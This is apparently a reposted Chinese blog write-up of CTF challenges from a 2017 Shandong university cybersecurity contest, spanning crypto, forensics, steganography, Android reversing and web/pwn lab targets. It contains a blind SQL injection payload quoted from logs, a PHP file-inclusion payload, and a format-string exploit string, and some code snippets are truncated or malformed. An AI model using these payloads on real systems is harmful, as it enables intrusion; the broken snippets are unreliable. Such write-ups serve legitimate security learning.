




# 第六届山东省大学生网络安全技能大赛决赛Writeup

转载

西杭  于 2017-11-10 10:18:43 发布  4323  收藏 2

分类专栏: [网络安全](#)

原文链接: <https://blog.csdn.net/acsucess/article/category/6476851>

版权



[网络安全](#) 专栏收录该内容

44 篇文章 3 订阅

订阅专栏

0x00 RSA1

首先使用python脚本或者openssl解出n

python脚本

```
from Crypto.PublicKey import RSA
pub = RSA.importKey(open('pub.key').read())
n = long(pub.n)
e = long(pub.e)
print 'n:',n
print 'e:',e
print 'n(hex):',hex(n)
print 'e(hex):',hex(e)
```

openssl命令

```
openssl rsa -in pub.key -pubin -modulus -text
```

然后通过工具yafu将n进行大数分解获得p和q,然后使用脚本生成私钥

```
import math
import sys
from Crypto.PublicKey import RSA

keypair = RSA.generate(1024)

keypair.p = 250527704258269
keypair.q =
7489107197288433645289267194583993583902713068074529270117536809444581932876154310156776
keypair.e = 65537

keypair.n = keypair.p * keypair.q
Qn = long((keypair.p-1) * (keypair.q-1))

i = 1
while (True):
    x = (Qn * i) + 1
    if (x % keypair.e == 0):
        keypair.d = x / keypair.e
        break
    i += 1

private = open('private.pem','w')
private.write(keypair.exportKey())
private.close()
```

最后使用脚本或者openssl解密

脚本

```
import rsa
prifile = open('private.pem')
p = prifile.read()
privkey = rsa.PrivateKey.load_pkcs1(p)
crypto = open('enc1').read()
message = rsa.decrypt(crypto, privkey)
print message
```

命令

```
openssl rsautl -decrypt -in enc1 -inkey 6.key -out flag.txt
```

0x01 RSA2

给了两个n,而且e都一样, 可以利用欧几里得算法求它们两个的最大公约数

```
def gcd(a, b):
    if(a < b):
        a, b = b, a
    while b != 0:
        temp = a % b
        a = b
        b = temp
    return a
```

分解后获得p,然后利用 $n=p*q$ 获得q。

已知了p、q、e,使用工具生成私钥,将给的数据利用python的`m.decode('hex')`或者`winhex`写入到文件,然后解密即可,方法同RSA1

0x02 仿射加密

题目描述

已知仿射加密变换为 $c = (11m+7) \bmod 26$ , 试对密文dixourxd解密

解密python脚本


```
#coding:utf-8
m = 'dixourxd'
strs = 'abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ'
flag = ""
for c in m:
    for i in strs:
        if ((11*(ord(i)-97)+7)%26) == (ord(c)-97):
            flag += i
            break
print(flag)
```

0x03 小明的密码

97年出生的小明用自己的生日作为自己网站的密码,  
现在,得到一串被篡改过一个字符的字符串,你能解出小明的生日吗?  
0175501585710a89h5a60dc9ed2f88d7

根据MD5的生成原理,可以发现被篡改的字符为中间的"h",是小明的生日,那么为6位或者8位数字,脚本爆破即可

```
import hashlib
for m in range(1,13):
    for d in range(1,33):
        t = '1997'+str(m).zfill(2)+str(d).zfill(2)
        md5 = hashlib.md5(t).hexdigest()
        if md5[:16] == '0175501585710a89':
            print t
```



## Forensic

### 0x00 Web漏洞

使用Apache Logs Viewer打开给的日志文件进行分析，发现进行了一个SQL盲注的过程

# Address	Date	Request	Sta...	Size	Country
192.168.200.88	2017/10/26 5:37:43	GET /vulnerabilities/sql Blind?id=123' AND (SELECT * FROM (SELECT (SLEEP(5-(IF(ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM dwwa.flag),1,1))!=49,0,5))))))sbAQ)	200	1702	NA
192.168.200.88	2017/10/26 5:37:43	GET /vulnerabilities/sql Blind?id=123' AND (SELECT * FROM (SELECT (SLEEP(5-(IF(ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM dwwa.flag),1,1))!=49,0,5))))))sbAQ)	200	1702	NA
192.168.200.88	2017/10/26 5:37:43	GET /vulnerabilities/sql Blind?id=123' AND (SELECT * FROM (SELECT (SLEEP(5-(IF(ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM dwwa.flag),1,1))!=49,0,5))))))sbAQ)	200	1702	NA
192.168.200.88	2017/10/26 5:37:43	GET /vulnerabilities/sql Blind?id=123' AND (SELECT * FROM (SELECT (SLEEP(5-(IF(ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM dwwa.flag),1,1))!=49,0,5))))))sbAQ)	200	1702	NA
192.168.200.88	2017/10/26 5:37:43	GET /vulnerabilities/sql Blind?id=123' AND (SELECT * FROM (SELECT (SLEEP(5-(IF(ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM dwwa.flag),1,1))!=49,0,5))))))sbAQ)	200	1702	NA
192.168.200.88	2017/10/26 5:37:43	GET /vulnerabilities/sql Blind?id=123' AND (SELECT * FROM (SELECT (SLEEP(5-(IF(ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM dwwa.flag),1,1))!=49,0,5))))))sbAQ)	200	1702	NA
192.168.200.88	2017/10/26 5:37:43	GET /vulnerabilities/sql Blind?id=123' AND (SELECT * FROM (SELECT (SLEEP(5-(IF(ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM dwwa.flag),1,1))!=49,0,5))))))sbAQ)	200	1702	NA
192.168.200.88	2017/10/26 5:37:43	GET /vulnerabilities/sql Blind?id=123' AND (SELECT * FROM (SELECT (SLEEP(5-(IF(ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM dwwa.flag),1,1))!=49,0,5))))))sbAQ)	200	1702	NA
192.168.200.88	2017/10/26 5:37:43	GET /vulnerabilities/sql Blind?id=123' AND (SELECT * FROM (SELECT (SLEEP(5-(IF(ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM dwwa.flag),1,1))!=49,0,5))))))sbAQ)	200	1702	NA
192.168.200.88	2017/10/26 5:37:43	GET /vulnerabilities/sql Blind?id=123' AND (SELECT * FROM (SELECT (SLEEP(5-(IF(ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM dwwa.flag),1,1))!=49,0,5))))))sbAQ)	200	1702	NA
192.168.200.88	2017/10/26 5:37:43	GET /vulnerabilities/sql Blind?id=123' AND (SELECT * FROM (SELECT (SLEEP(5-(IF(ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM dwwa.flag),1,1))!=49,0,5))))))sbAQ)	200	1702	NA
192.168.200.88	2017/10/26 5:37:43	GET /vulnerabilities/sql Blind?id=123' AND (SELECT * FROM (SELECT (SLEEP(5-(IF(ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM dwwa.flag),1,1))!=49,0,5))))))sbAQ)	200	1702	NA
192.168.200.88	2017/10/26 5:37:43	GET /vulnerabilities/sql Blind?id=123' AND (SELECT * FROM (SELECT (SLEEP(5-(IF(ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM dwwa.flag),1,1))!=49,0,5))))))sbAQ)	200	1702	NA
192.168.200.88	2017/10/26 5:37:43	GET /vulnerabilities/sql Blind?id=123' AND (SELECT * FROM (SELECT (SLEEP(5-(IF(ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM dwwa.flag),1,1))!=49,0,5))))))sbAQ)	200	1702	NA
192.168.200.88	2017/10/26 5:37:43	GET /vulnerabilities/sql Blind?id=123' AND (SELECT * FROM (SELECT (SLEEP(5-(IF(ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM dwwa.flag),1,1))!=49,0,5))))))sbAQ)	200	1702	NA

可以将整个注入过程的日志进行url解码后手工分析，可以发现

26/Oct/2017:05:39:41

开始通过盲注来获得dwwa.flag的数据，比如

```
?id=123' AND (SELECT * FROM (SELECT (SLEEP(5-(IF(ORD(MID((SELECT IFNULL(CAST(COUNT(*) AS CHAR),0x20) FROM dwwa.flag),1,1))!=49,0,5))))))sbAQ)
```

通过该语句可判断flag第一个字符的ASCII值为49，类比着向下分析即可，最后将获得的所有ASCII转为字符拼接起来即可获得flag

102 108 97 103 123 51 50 56 55 102 101 51 48 48 102 50 56 101 50 52 97 101 102 97 50 100 56 54 56 56 51 56 51 50 99 57 102 125

也可以使用python脚本进行分析


```

import re
f = open("access.log")
sqli = []
for i in f:
    if 'FROM dwwa.flag ORDER BY flag' in i:
        sqli.append(i)
f.close()
flag = ""
for i in range(len(sqli)):
    char = re.findall('\)\!=(\d+),0,1\)\)', sqli[i])
    if char:
        flag += chr(int(char[0]))
print flag

```

### 0x01 磁盘镜像

在linux中直接挂载镜像即可




也可以用命令，Mac本可以直接打开 ==

### 0x02 黑客的机密信息

找的Webshell的流量，可以知道是用菜刀进行的管理，由于菜刀的命令是使用base64进行传输的，直接搜索字符串"flag"的base64值"ZmxhZw=="

http contains "ZmxhZ3"



将找到的命令进行解码即可获得flag

### 0x03 远控木马

这题要的是木马的控制端的IP以及端口号，木马运行后肯定会向控制端发送信息，将木马运行后使用Wireshark抓包即可

最后可获得flag

flag{192.168.233.222:9099}



Misc

0x00 base家族

base混合加密呗，直接上脚本爆破

```
import base64
file = open('base.txt','r')
st = file.read()
while True:
    try:
        st = base64.b16decode(st)
    except:
        try:
            st = base64.b32decode(st)
        except:
            st = base64.b64decode(st)
    if(st.find('flag') == 0):
        print(st)
```

0x01 人生苦短


使用Wireshark提取数据包里的文件

文件-导出对象-HTTP

发现存在flagaa,flagab,flagac,flagad,flagae,flagaf文件

2079	192.168.200.107:90	2993 bytes	flagaa
2084	192.168.200.107:90	1230 bytes	flagab
2088	192.168.200.107:90	3078 bytes	flagac
2095	192.168.200.107:90	3034 bytes	flagad
2100	192.168.200.107:90	2127 bytes	flagae
2103	192.168.200.107:90	1746 bytes	flagaf

提取出来使用Winhex打开，发现flagaa的文件头是PK,猜测是被分割的压缩包，使用Winhex的文件合并工具，将其合并



然后解伪加密即可获得flag

0x02 神奇的图片

根据图片名称"xor",可知是异或，写脚本

```
f = open('flag.png')
enc = f.read()
f.close()
f = open('xor.png')
xor = f.read()
f.close()
s = r'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!$%()*+,-./:;<=>?
@[\\]^_{|}~\`" _% '
flag = ""
for i in range(100):
    for c in s:
        if ord(xor[i]) ^ ord(c) == ord(enc[i]):
            flag += c
            print flag
```

0x03 颜文字

直接拖到文件最后，找的那串颜文字，扔到浏览器的控制台里运行一下即可获得flag




## Stego

0x00 gakki

隐藏了图片的下半部分，使用UE或者Winhex修改图片头中长宽的大小即可。

如图，将所示位置的03 1E改为06 1E即可



0x01 hacker

使用Stegsolve打开图片，在Blue plane 0时获得一个二维码，扫描一下即可获得flag

0x02 神奇的二维码

直接打开flag.txt，给了一堆坐标，很明显是图片像素的RGB值，使用脚本将图片画出来，将文件拉到末尾可知有78400个点，开根号后为280，即图片的边长。

```
#!/usr/bin/env python
from PIL import Image
MAX = 280
pic = Image.new("RGB", (MAX, MAX))
file = open("flag.txt", 'r')
m = file.read().split('\n')
i=0
for y in range (0,MAX):
    for x in range (0,MAX):
        if(m[i] == '(0, 0, 0)':
            pic.putpixel([x,y],(0, 0, 0))
        else:
            pic.putpixel([x,y],(255,255,255))
        i = i+1
pic.show()
pic.save("flag.png")
```

扫一下二维码获得一个字符串

ONYXE6LSIVXF6ZTUOZTXWRRRIRPWCZLWORIGCLJQG56Q====

base32解码

sqrryEn\_ftvg{F1D\_aevtPa-07}

看格式应该是有栅栏加密，使用工具





根据flag的格式为flag{},猜测第三栏是正确的，然后进行凯撒解密

第3栏synt{DeP0qr\_vF\_va7rEfg1at-}

脚本如下

```
message = 'synt{DeP0qr_vF_va7rEfg1at-}'
```


```
LETTERS = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
```

```
letters = 'abcdefghijklmnopqrstuvwxyz'
```

```
for key in range(len(LETTERS)):
    tran = ""
    for i in message:
        if i in LETTERS:
            num = LETTERS.find(i)
            num = num - key
            if num < 0:
                num = num + len(LETTERS)
            tran = tran + LETTERS[num]
        elif i in letters:
            num = letters.find(i)
            num = num - key
            if num < 0:
                num = num + len(letters)
            tran = tran + letters[num]
        else:
            tran = tran + i
    print('key = %s: %s' % (key, tran))
```

flag为

key = 13: flag{QrC0de\_is\_in7eRst1ng-}



Reverse

0x00 时光机

很容易就可以找到关键代码

```
protected void onCreate(Bundle arg7) {
    super.onCreate(arg7);
    this setContentView(2130968600);
    View v2 = this.findViewById(2131492944);
    View v3 = this.findViewById(2131492945);
    Handler v0 = new Handler();
    v0.postDelayed(new Runnable(((TextView)v3), ((TextView)v2), v0) {
        public void run() {
            MainActivity.this.t = System.currentTimeMillis();
            MainActivity.this.now = ((int)(MainActivity.this.t / 1000));
            MainActivity.this.t = 1500 - MainActivity.this.t % 1000;
            this.val$stv2.setText("山东省大学生网络安全技能大赛");
            if(MainActivity.this.beg - MainActivity.this.now <= 0) {
                this.val$stv1.setText("The flag is:");
                this.val$stv2.setText("flag{" + MainActivity.this.stringFromJNI2(MainActivity.this
            )
            }

            if(MainActivity.is2(MainActivity.this.beg - MainActivity.this.now)) {
                MainActivity.this.k += 100;
            }
            else {
                --MainActivity.this.k;
            }
        }
    });
}
```

只有当程序运行200000秒后才会出flag..

我们可以看到flag只与k有关。

从200000到0的每一秒都进入is2函数，如果为true, k+=100,否则k--

当beg与now相等时，k在stringFromJNI2函数中经过一系列计算后返回flag

但是看stringFromJNI2函数时发现特别麻烦...

所以我们的思路为:

- 1.写代码实现k的计算过程,求出k。
- 2.在mainactivity中将k的计算过程删去，直接赋值我们求出来的k。
- 3.更改程序的流程，直接出flag。

求k的脚本如下

k=0

flag=0

for i in xrange(200000,0,-1):

```

flag=0
if i>3:
    if i%2!=0 and i %3!=0:
        v0=5
        while 1:
            if v0*v0<=i:
                if i%v0!=0 and i%(v0+2)!=0:
                    v0+=6
                else:
                    k-=1
                    break
            else:
                k+=100
                flag=1
                break
        else:
            k-=1
    elif i==1:
        k-=1
    else:
        k+=100
print k

```


直接赋值k的smali语句

```

const v4, 0x18aa00
iget-object v0, p0, Lnet/bluelotus/tomorrow/easyandroid/MainActivity$1;->this$0:Lnet/bluelotu
iput v4, v0, Lnet/bluelotus/tomorrow/easyandroid/MainActivity;->k:I

```

SKSEC



靶场

0x00 黄铜2 LFI(Web)

测试poj=index

无限循环包含index.php，可判断后台会自动拼接.php

于是

?poj=php://filter/read=convert.base64-encode/resource=index

可用来读取源码

然后利用phar伪协议或zip伪协议包含上传的文件，可拿到权限

0x01 白银1 yes you see it (Web)

source.tar.gz 源码泄露

反序列化 对象注入

flag{9kWIS4kcx066vD7p}

0x02 Pwn1

可以看到为格式化字符串漏洞，通过格式化字符串实现任意地址写从而更改key的值

```
void locker()
{
    char buffer[512]; // [esp+10h] [ebp-208h]

    fgets(buffer, 512, _bss_start);
    imagemagic(buffer);
    if ( key == 0x2223322 )
        system("/bin/cat flag");
    else
        printf("Oh no,What have you done on %08x :(\n", key);
}
```

我们先用%x来查找字符串的偏移值（偏移值既字符串在栈中的位置距调用printf函数时当前栈的距离，可以通过gdb直接查看）

```
gdb-peda$ n
aaaa f7fee750 f7e6409b f7fba000 0 80483a0 ffffce98 80484e6 ffffcc90 200 f7fba600
f7fef900 61616161
```

可以看到当输入为12个%x时，正好输出aaaa，所以偏移值为12

下面我们构造格式化字符串

可以通过使用%n(n为任意长度的十进制数字)来控制字符串长度，字符串长度为len(address)+n,通过将长度写入到偏移地址中来进行对任意地址进行任意读写。

注意\$n是更改两位，\$hn更改四位

```
myubuntu@ubuntu:~/Desktop$ python -c "print '\x30\xa0\x04\x08%30x%12\$n'|./ke
0+ f7799750
Oh no,What have you done on 00000022 :(
```

如上我们就更改了最右边的两位为0x22

同理，构造本题的exp为

\x30\xa0\x04\x08\x31\xa0\x04\x08\x32\xa0\x04\x08%22x%12\\$n%17x%13\\$n%495x%14\\$hn